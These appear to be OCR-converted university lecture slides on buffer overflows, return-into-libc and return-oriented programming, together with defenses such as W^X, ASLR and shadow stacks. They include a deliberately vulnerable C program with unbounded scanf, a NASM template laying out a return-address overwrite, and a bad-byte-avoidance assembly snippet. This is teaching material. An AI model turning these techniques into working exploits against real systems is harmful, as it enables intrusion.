
Demo

cool.c


```
#include <stdlib.h>
#include <stdio.h>

int main() {
      char name[1024];
      printf("What is your name? ");
      scanf("%s",name);
      printf("%s is cool.\n", name);

      return 0;
}
```

In case of busted demo, click here

Demo – normal execution



Demo – exploit



How to write attacks

- Use NASM, an assembler:
  - Great for machine code and specifying data fields

attack.asm

Size	Region	attack.asm
		%define buffer_size 1024 %define buffer_ptr 0xbffff2e4 %define extra 20
1024	Attack code and filler	<<< MACHINE CODE GOES HERE >>> ; Pad out to rest of buffer size times buffer_size-($-$$) db 'x'
20	Local vars, Frame pointer	; Overwrite frame pointer (multiple times to be safe) times extra/4 dd buffer_ptr + buffer_size + extra + 4
4	Return address	; Overwrite return address of main function! dd buffer_location

Attack code trickery

- Where to put strings? No data area!
- You often can't use certain bytes
  - Overflowing a string copy? No nulls!
  - Overflowing a scanf %s? No whitespace!
- Answer: use code!
- Example: make "ebx" point to string "hi folks":

```
push "olks"          ; 0x736b6c6f="olks"
mov ebx, -"hi f"     ; 0x99df9698
neg ebx              ; 0x66206968="hi f"
push ebx
mov ebx, esp
```

Preventing Buffer Overflows


- Strategies
  - Detect and remove vulnerabilities (best)
  - Prevent code injection
  - Detect code injection
  - Prevent code execution
- Stages of intervention
  - Analyzing and compiling code
  - Linking objects into executable
  - Loading executable into memory
  - Running executable

Preventing Buffer Overflows

- Research projects
  - Splint - Check array bounds and pointers
  - RAD – check RA against copy
  - PointGuard – encrypt pointers
  - Liang et al. – Randomize system call numbers
  - RISE – Randomize instruction set
- Generally available techniques
  - Stackguard – put canary before RA
  - Libsafe – replace vulnerable library functions
  - Binary diversity – change code to slow worm propagation
- Generally deployed techniques
  - NX bit & W^X protection
  - Address Space Layout Randomization (ASLR)


W^X and ASLR

- W^X
  - Make code read-only and executable
  - Make data read-write and non-executable
- ASLR: Randomize memory region location
  - Stack: subtract large value
  - Heap: allocate large block
  - DLLs: link with dummy lib
  - Code/static data: convert to shared lib, or re-link at different address
  - Makes absolute address-dependent attacks harder



Doesn't that solve everything?

- PaX: Linux implementation of ASLR & W^X
- Actual title slide from a PaX talk in 2003:



Negating ASLR

- ASLR is a probabilistic approach, merely increases attacker's expected work
  - Each failed attempt results in crash; at restart, randomization is different
- Counters:
  - Information leakage
    - Program reveals a pointer? Game over.
  - Derandomization attack [1]
    - Just keep trying!
    - 32-bit ASLR defeated in 216 seconds

[1] Shacham et al. On the Effectiveness of Address-Space Randomization. CCS 2004.

Negating W^X

- Question: do we need malicious **code** to have malicious **behavior**?

No.

⋮
argument 2
argument 1
Address of attack code (RA)
frame pointer
locals
Attack code (launch a shell) (buffer)

Code injection

⋮
argument 2
"/bin/sh" (argument 1)
Address of system() (RA)
frame pointer
Padding (locals)
buffer

Code reuse (!)

"Return-into-libc" attack

Return-into-libc

- Return-into-libc attack
  - Execute entire libc functions
  - Can chain using "esp lifters"
  - Attacker may:
    - Use system/exec to run a shell
    - Use mprotect/mmap to disable W^X
    - Anything else you can do with libc
  - Straight-line code only?
    - Shown to be false by us, but that's another talk...

Arbitrary behavior with W^X?

- Question: do we need malicious **code** to have **<u>arbitrary</u>** malicious **behavior**? **No.**


- ***Return-oriented programming (ROP)***

- Chain together ***gadgets***: tiny snippets of code ending in `ret`
- Achieves Turing completeness
- Demonstrated on x86, SPARC, ARM, z80, ...
  - Including on a deployed voting machine, which has a non-modifiable ROM
  - Recently! New remote exploit on Apple Quicktime[1]


[1] http://threatpost.com/en_us/blogs/new-remote-flaw-apple-quicktime-bypasses-aslr-and-dep-083010

Return-oriented programming (ROP)

- Normal software:




- Return-oriented program:




Figures taken from "Return-oriented Programming: Exploitation without Code Injection" by Buchanan et al.

Some common ROP operations


- Loading constants




- Arithmetic



- Control flow



- Memory



Figures adapted from "Return-oriented Programming: Exploitation without Code Injection" by Buchanan et al.

Bringing it all together

- Shellcode
  - Zeroes part of memory
  - Sets registers
  - Does execve syscall




Figure taken from "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)" by Shacham

Defenses against ROP

- ROP attacks rely on the stack in a unique way
- Researchers built defenses based on this:
  - ROPdefender[1] and others: maintain a shadow stack
  - DROP[2] and DynIMA[3]: detect high frequency `ret`s
  - Returnless[4]: Systematically eliminate all `ret`s
- **So now we're totally safe forever, right?**
- **No: code-reuse attacks need not be limited to the stack and `ret`!**
  - See "Jump-oriented programming: a new class of code-reuse attack" by Bletsch et al.
    (covered in this deck if you're curious)

BACKUP SLIDES
(not on exam)

